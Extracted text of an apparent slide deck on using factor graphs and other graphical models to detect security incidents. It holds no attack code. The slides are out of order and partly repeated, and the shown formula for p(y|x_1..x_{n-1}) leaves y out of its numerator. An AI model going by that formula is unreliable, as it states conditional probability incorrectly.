
Related Work and Challenges



Summary and Future Work

Univariate		$p(x)$	Probability distribution function of x
Bivariate		$f(x,y)$	Imply function of x and y
Multivariate		$f(x,y,z)$	Imply function of x , y , and z

Factor functions



Conclusion

Factor Graphs is a promising PGMs model to capture uncertainty of evidences when modeling security incidents

Performance of FGs models depends on quality of factor functions, which need to be generated automatically in the form of mathematical formulas or computer procedure.

Three models of generating factor functions based on frequency counter, event sensitivity, and longest subsequence analysis have been shown on real-attacks at NCSA.

Discussions



Backup slides

Life without Graphical Models

The universe is reduced to a set of random variables, described by x_1, \dots, x_n

Machine learning is to estimate $p(x_1, \dots, x_n)$ from $X^{(1)}, \dots, X^{(N)}$

Prediction or inference of a value $y \equiv x_n$ to estimate $\hat{y} = \operatorname{argmax} p(y|x_1, \dots, x_{n-1})$

$$p(y|x_1, \dots, x_{n-1}) = \frac{p(x_1, \dots, x_{n-1})}{\sum_v p(x_1, \dots, x_{n-1}, y = v)}$$

Life without Graphical Models has many challenges

Given a graphical model, which is a joint distribution $p(x_1, \dots, x_n)$

Requires exponential storage (2^N) for binary variables

Difficult to interpret variable dependencies

Prediction or inference is computationally expensive


Only a partial observation of data is provided, **we cannot estimate** $p(x_1, \dots, x_n)$

How to construct factor functions?


Type of functions	Model	Application	Reference
Univariate function Label of a pixel Pair-wise function Label of two neighboring pixels	Markov Random Fields	Image Segmentation	Markov Random Fields in Image Segmentation
Univariate functions Label of a word Multivariate functions Label of two consecutive words	Conditional Random Fields	Part-of-Speech tagging Entity Extraction	An Introduction to CRF
Conditional Probability Tables	Bayesian Network	Intrusion Detection	Bayesian Event Classification for Intrusion Detection
Features on observed events and previous labels	Conditional Random Fields	Intrusion Detection	Layered Approach Using Conditional Random Fields for Intrusion Detection

Motivation


Enterprise networks and cloud services are vulnerable to high-impact attacks such as credential stealing, extraction of sensitive data, and injection of malicious code.




Factor Graphs equivalent of BN and MRF




Bayesian Network
(BN)



Factor Graph
equivalent of BN



Markov Random Fields
(MRF)




Factor Graph
equivalent of MRF


Overview of Graphical Models

A graphical model is a collection of probability distributions that *factorize* according to the structure of an underlying graph. (Michael Jordan, 2008)


**Bayesian
Network**



**Markov
Random
Field**



**Factor
Graph**



Life without Graphical Models

The universe is reduced to a set of random variables, described by x_1, \dots, x_n

Machine learning is to estimate $p(x_1, \dots, x_n)$ from $X^{(1)}, \dots, X^{(N)}$

Prediction or inference of a value $y \equiv x_n$ to estimate $\hat{y} = \operatorname{argmax} p(y|x_1, \dots, x_{n-1})$

$$p(y|x_1, \dots, x_{n-1}) = \frac{p(x_1, \dots, x_{n-1})}{\sum_v p(x_1, \dots, x_{n-1}, y = v)}$$

Life without Graphical Models has many challenges

Given a graphical model, which is a joint distribution $p(x_1, \dots, x_n)$

Requires exponential storage (2^N) for binary variables

Difficult to interpret variable dependencies


Prediction or inference is computationally expensive

Only a partial observation of data is provided, **we cannot estimate** $p(x_1, \dots, x_n)$


How to construct factor functions?

Type of functions	Model	Application	Reference
Univariate function Label of a pixel Pair-wise function Label of two neighboring pixels	Markov Random Fields	Image Segmentation	Kato, Zoltan, and Josiane Zerubia. Markov random fields in image segmentation. Now Publishers Incorporated, 2012, Harvard
Univariate functions Label of a word Multivariate functions Label of two consecutive words	Conditional Random Fields	Part-of-Speech tagging Entity Extraction	Sutton, Charles, and Andrew McCallum. "An Introduction to Conditional Random Fields." Machine Learning 4, no. 4 (2011): 267-373.
Conditional Probability Tables	Bayesian Network	Intrusion Detection	Kruegel, Christopher, Darren Mutz, William Robertson, and Fredrik Valeur. "Bayesian event classification for intrusion detection." In Computer Security Applications Conference, 2003. Proceedings. 19th Annual, pp. 14-23. IEEE, 2003.
Features on observed events and previous labels	Conditional Random Fields	Intrusion Detection	Gupta, Kapil Kumar, Baikunth Nath, and Ramamohanarao Kotagiri. "Layered approach using conditional random fields for intrusion detection." IEEE Transactions on dependable and secure Computing 7, no. 1 (2010): 35.

Factor Graphs vs. Bayesian Networks




a) An invalid Bayesian Network




b) A corresponding Factor Graph

Factor Graphs vs. Markov Random Fields



a) An Hidden Markov Model



b) A Factor Graph

How are FGs used for attack detection?

